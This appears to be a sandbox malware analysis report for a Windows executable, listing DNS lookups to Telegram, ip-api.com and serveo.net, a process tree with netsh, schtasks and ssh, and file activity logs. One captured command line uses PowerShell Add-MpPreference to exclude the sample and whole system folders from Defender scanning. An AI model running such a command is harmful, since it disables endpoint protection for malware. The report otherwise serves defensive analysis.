Feb 10, 2024 16:17:19.532113075 CET	192.168.2.4	1.1.1.1	0xa81f	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 10, 2024 16:17:17.523276091 CET	1.1.1.1	192.168.2.4	0xc02b	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)	false
Feb 10, 2024 16:17:18.678560972 CET	1.1.1.1	192.168.2.4	0xd06d	No error (0)	serveo.net		138.68.79.95	A (IP address)	IN (0x0001)	false
Feb 10, 2024 16:17:19.649746895 CET	1.1.1.1	192.168.2.4	0xa81f	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)	false


HTTP Request Dependency Graph

- api.telegram.org
- 82.147.85.194
- ip-api.com

Statistics

Behavior

- jqOHOuPMJP.exe
- powershell.exe
- conhost.exe
- WmiPrvSE.exe



- vkefq4cv.oil.exe
- cmd.exe
- conhost.exe
- chcp.com
- timeout.exe
- schtasks.exe
- vkefq4cv.oil.exe
- cmd.exe
- conhost.exe
- chcp.com
- netsh.exe
- findstr.exe
- cmd.exe
- vkefq4cv.oil.exe
- conhost.exe
- chcp.com
- netsh.exe
- findstr.exe
- cmd.exe
- conhost.exe
- chcp.com
- netsh.exe
- findstr.exe
- cmd.exe
- conhost.exe
- chcp.com
- netsh.exe
- findstr.exe
- ssh.exe
- conhost.exe
- ssh.exe
- conhost.exe
- WerFault.exe
- vkefq4cv.oil.exe
- vkefq4cv.oil.exe
- vkefq4cv.oil.exe
- vkefq4cv.oil.exe

Click to jump to process

System Behavior

Analysis Process: jqOHOuPMJP.exe PID: 6780, Parent PID: 2580

General	
Target ID:	0
Start time:	16:16:54
Start date:	10/02/2024
Path:	C:\Users\user\Desktop\jqOHOuPMJP.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\jqOHOuPMJP.exe
Imagebase:	0x940000
File size:	14'336 bytes
MD5 hash:	7E9A93C69AECFC2BBDA9470FBD4556DB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low
Has exited:	true

File Activities

Registry Activities

Analysis Process: powershell.exe PID: 1516, Parent PID: 6780

General

Target ID:	1
Start time:	16:16:59
Start date:	10/02/2024
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command "Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\jqOHOuPMJP.exe'; Add-MpPreference -ExclusionProcess 'jqOHOuPMJP'; Add-MpPreference -ExclusionPath 'C:\Windows'; Add-MpPreference -ExclusionPath 'C:\Users\user'
Imagebase:	0x650000
File size:	433'152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jghiq33d.kjq.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	71A88792	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2h200bfl.rmg.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	71A88792	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72BBF4C3	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72BBF4C3	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	6BC58290	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	6BC58290	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nt4c2ncj.tfe.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	71A88792	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_mc5dlpdd.are.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	71A88792	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC58290	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	6BC58290	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	6BC58290	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_jghiq33d.kjq.ps1	success or wait	1	71A8E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_2h200bfl.rmg.psm1	success or wait	1	71A8E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_nt4c2ncj.tfe.ps1	success or wait	1	71A8E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_mc5dlpdd.are.psm1	success or wait	1	71A8E04E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jghiq33d.kjq.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	71A89B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2h200bfl.rmg.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	71A89B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nt4c2ncj.tfe.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	71A89B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mc5dlpdd.are.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	71A89B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 fd 00 00 00 14 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 14 00 fd 01 08 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	72F876C2	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	50 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 7f 31 5d 13 fd fd 45 fd 31 a4 86 08 6a 00 00 00 0e 00 28 00	P1]Ej(	success or wait	17	72F876C2	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	40	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6d 6d 61 6e 64 73 2e 4d 61 6e 61 67 65 6d 65 6e 74	Microsoft.PowerShell.Commands.Management	success or wait	17	72F876C2	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	262	2	00 00		success or wait	11	72F876C2	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	30 04 00 03	0	success or wait	1	72F876C2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	1068	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0e fd 00 0a 0c fd 00 0b 0e fd 00 0c 0c fd 00 0d 0e fd 00 0e 0e fd 00 0f 0c fd 00 00 0e fd 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 19 02 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 0a 0e fd 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 01 40 00 fd 0a 40 00 fd 0a 40 00 fd 01 40 00 0d 02 40 00 10 0d fd 00 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 21 01 40 10 3c 01 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40 10 fd 00 40	@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@!@<@@@@@@@@@@@	success or wait	1	72F876C2	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	72BBCBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	72BBCBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72BBCBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72BBCBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a403a0b75e95c07da2caa7f780446a62\mscorlib.ni.dll.aux	0	176	success or wait	1	72B60842	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	72BD738A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	72BD738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72BD738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72BD738A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Pb378ec07#\bc6fa6cbc82ba7e8e7f31ce87cd85b5f\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\7ae6ae69c7471e5e034a046629402c6a\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	72B60842	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	72BBCBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	72BBCBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	72BBCBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	72BBCBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccdc87283bb430dd204d0f658bca1ec9\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\96012833bebd5f21714fc508603cda97\System.Management.ni.dll.aux	0	764	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dired13b18a9#\767e999045a62f3cde3ae79cf78dd4c4\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\d06877b5a0df441a8dc4c7b8d95b5d41\System.Numerics.ni.dll.aux	0	300	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Data\1b8c564fd69668e6e62d136259980d9e\System.Data.ni.dll.aux	0	1540	success or wait	1	72B60842	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	success or wait	1	72BCB174	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	1300	success or wait	1	72BCB27D	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll.aux	0	864	success or wait	1	72B60842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72BBCBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72BBCBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	8171	end of file	1	72BBCBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.P6f792626#\fa050a0a5a69ea7573ca6cbffc254e14\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Transactions\e866c0216a4ad45c5b16d8bd70bd92c7\System.Transactions.ni.dll.aux	0	924	success or wait	1	72B60842	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	139	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	71A89B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	71A89B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	490	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\7ae6ae69c7471e5e034a046629402c6a\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccdc87283bb430dd204d0f658bca1ec9\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll.aux	0	864	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dired13b18a9#\767e999045a62f3cde3ae79cf78dd4c4\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\96012833bebd5f21714fc508603cda97\System.Management.ni.dll.aux	0	764	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\d06877b5a0df441a8dc4c7b8d95b5d41\System.Numerics.ni.dll.aux	0	300	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Transactions\e866c0216a4ad45c5b16d8bd70bd92c7\System.Transactions.ni.dll.aux	0	924	success or wait	1	72B60842	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	72BBCBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	72BBCBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.A9acaf597#\28d73b1a02dd10f20826df677fab36e2\Microsoft.AppV.AppvClientComConsumer.ni.dll.aux	0	712	success or wait	1	72B60842	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	641	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	success or wait	1	71A89B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	3	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.P521220ea#\ee7238e0e97151da928155502d6b496b\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	0	2264	success or wait	1	72B60842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Confe64a9051#\48ee4ec9441351bbe4d9095c96b8ea01\System.Configuration.Install.ni.dll.aux	0	1260	success or wait	1	72B60842	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	end of file	1	71A89B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	72BBCBDB	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	72BBCBDB	unknown
